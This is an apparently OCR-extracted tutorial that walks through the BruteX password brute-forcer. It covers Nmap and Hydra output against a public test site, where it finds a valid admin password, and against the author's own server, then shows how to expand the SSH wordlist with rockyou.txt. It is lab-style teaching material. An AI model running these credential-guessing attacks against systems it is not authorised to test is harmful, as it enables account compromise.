
```
┌──(root💀 kali-girl)-[/home/ver
└─# brutex scanme.org 80
```



```
┌──(root💀 kali-girl)-[/home/veronica/BruteX]
└─# brutex testhtml5.vulnweb.com

 + -- --=[ BruteX v2.3 by @xer0dayz
 + -- --=[ http://sn1persecurity.com

################################### Running Port Scan ##############################
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-08 13:26 CST
Nmap scan report for testhtml5.vulnweb.com (44.228.249.3)
Host is up (0.074s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 25 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds

################################### Running Brute Force ############################

 + -- --=[ Port 21 closed... skipping.
 + -- --=[ Port 22 closed... skipping.
 + -- --=[ Port 23 closed... skipping.
 + -- --=[ Port 25 closed... skipping.
 + -- --=[ Port 80 opened... running tests...
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08 13:26:28
[DATA] max 30 tasks per 1 server, overall 30 tasks, 2160 login tries (l:40/p:54), ~72 tries per task
[DATA] attacking http-get://testhtml5.vulnweb.com:80/
[80][http-get] host: testhtml5.vulnweb.com   login: admin   password: 1234567
[STATUS] attack finished for testhtml5.vulnweb.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-08 13:26:28
```


From the screenshot above, I executed an initial scan on a vulnerable target to test the application. The target is **HTTP://testhtml5.vulnweb.com** . The reason I chose to test on this target is because I know the login information and I was certain that the username and password combination was in at least one of the wordlists housed inside bruteX. Now let's move onto a target that is a bit more secure. I will execute bruteX as it is configured from the install against one of my test servers.

After we initiate the application with "`brutex 192.168.1.79`", we get the following output.




```
 + -- --=[ BruteX v2.3 by @xer0dayz
 + -- --=[ http://sn1persecurity.com

################################### Running Port Scan ##############################
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-08 15:36 CST
Nmap scan report for unknown2c768a5069f2.attlocal.net (192.168.1.79)
Host is up (0.00018s latency).
Not shown: 25 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 2C:76:8A:50:69:F1 (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
################################### Running Brute Force ############################

 + -- --=[ Port 21 closed... skipping.
 + -- --=[ Port 22 opened... running tests...
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08 15:36:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
[DATA] max 30 tasks per 1 server, overall 30 tasks, 369 login tries, ~13 tries per task
[DATA] attacking ssh://192.168.1.79:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-08 15:36:28
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08 15:36:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[DATA] max 30 tasks per 1 server, overall 30 tasks, 2160 login tries (l:40/p:54), ~72 tries per task
[DATA] attacking ssh://192.168.1.79:22/
[STATUS] 679.00 tries/min, 679 tries in 00:01h, 1512 to do in 00:03h, 30 active
[STATUS] 640.00 tries/min, 1280 tries in 00:02h, 921 to do in 00:02h, 30 active
```

You notice from the scan we have ssh(port 22) open; we also get the manufacturer of the device as well as the MAC address. BruteX tries to attack the port by passing wordlists that contain username and password combinations. As you can see from the output, the attack was unsuccessful, largely because my username and password combination do not exist in any of the wordlists that come with bruteX, we will try to fix that later. Now, we need to make sure the program will detect real-time changes, like ports that open or close during our engagement. We start our Apache web server, which opens port 80, so let's take a look. After we execute our program with the following input, *"brutex 197.168.1.79",* we get the following output.




```
┌──(root💀 kali-girl)-[/home/veronica/BruteX/wordlists]
└─# brutex 192.168.1.79

 + -- --=[ BruteX v2.3 by @xer0dayz
 + -- --=[ http://sn1persecurity.com

#################################### Running Port Scan ######################
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-08 15:49 CST
Nmap scan report for Veronica.attlocal.net (192.168.1.79)
Host is up (0.00019s latency).
Not shown: 24 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 2C:76:8A:50:69:F0 (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

#################################### Running Brute Force ####################

 + -- --=[ Port 21 closed... skipping.
 + -- --=[ Port 22 opened... running tests...
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08
[WARNING] Many SSH configurations limit the number of parallel tasks, it i
[DATA] max 30 tasks per 1 server, overall 30 tasks, 369 login tries, ~13 t
[DATA] attacking ssh://192.168.1.79:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-08
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08
[WARNING] Many SSH configurations limit the number of parallel tasks, it i
[DATA] max 30 tasks per 1 server, overall 30 tasks, 2160 login tries (l:40
[DATA] attacking ssh://192.168.1.79:22/
[STATUS] 650.00 tries/min, 650 tries in 00:01h, 1540 to do in 00:03h, 30 a
```

Awesome! We see from the screenshot above that indeed it did capture that port 80 had been opened when we started our Apache web server. Now as cool as this bash script is, we definitely want to get under the hood a bit and explore some options with the wordlist directory; since this is a brute force utility, the framework is only as strong as its weakest wordlist.



```
┌──(veronica㉿kali-girl)-[~/BruteX/wordlists]
└─$ ls
ftp-default-userpass.txt     mylist1.lst                  oracle-default-userpass.txt   pop_defpass.lst
ftp_defpass.lst              mysql-default-userpass.txt   password.lst                  pop_defuser.lst
ftp_defuser.lst              namelist.txt                 password_medium.txt           postgres-default-userpass.tx
mssql-default-userpass.txt   nameslist.txt                password_weak.txt             simple-users.txt
```




```
pop_defpass.lst                 smtp_defpass.lst  sql_defuser.lst            telnet-default-userpass.txt  vnc-default-passwords.txt     xmpp_defuser.lst
pop_defuser.lst                 smtp_defuser.lst  ssh-default-userpass.txt   telnet_defpass.lst           windows-default-userpass.txt
postgres-default-userpass.txt   snmp-strings.txt  ssh_defpass.lst            telnet_defuser.lst           windows-users.txt
simple-users.txt                sql_defpass.lst   ssh_defuser.lst            tomcat-default-userpass.txt  xmpp_defpass.lst
```

BruteX comes with quite a few wordlists installed already and, as you will notice from the screenshots above, some of the wordlists are tailored towards the FTP, SSH and Telnet protocols, while others are geared toward compromising Windows services and general username and password combinations. I would suggest you add or append words to one of the existing wordlists in the directory using vim, nano or any other text editor of your choice. Adding to an existing wordlist is more approachable and can be done on the fly, while replacing a wordlist file is a bit more involved. Since this is not a coding article, we will stick with adding to an existing word file.


Now I don't know about you, but when it comes to wordlists, I really am a huge nerd, which is why I want to append a larger word file that will give us a better chance against targets with more complex username and password combinations. We could use crunch or cewl for the task but that is for another article. For this article, I will be using the *"rockyou.txt"* wordlist largely because it's highly available and easy to find, but I will include a link in the resources for your convenience.

To make our word file more robust we must first navigate to the directory where bruteX stores the wordlist files with the following command "cd *BruteX/wordlists"*.



```
_defuser.lst                smtp_defuser.lst  ssh-default-userpass.txt     telnet_defpass.lst
tgres-default-userpass.txt  snmp-strings.txt  ssh_defpass.lst              telnet_defuser.lst
ple-users.txt               sql_defpass.lst   ssh_defuser.lst              tomcat-default-userpass.txt
p_defpass.lst               sql_defuser.lst   telnet-default-userpass.txt  vnc-default-passwords.txt
```

Next, we need to open the *"ssh-default-userpass.txt"* wordlist with mousepad (or any text editor of your choice) from the wordlist directory with *"sudo mousepad ssh-default-userpass.txt"* to paste the copied wordlist in the file.

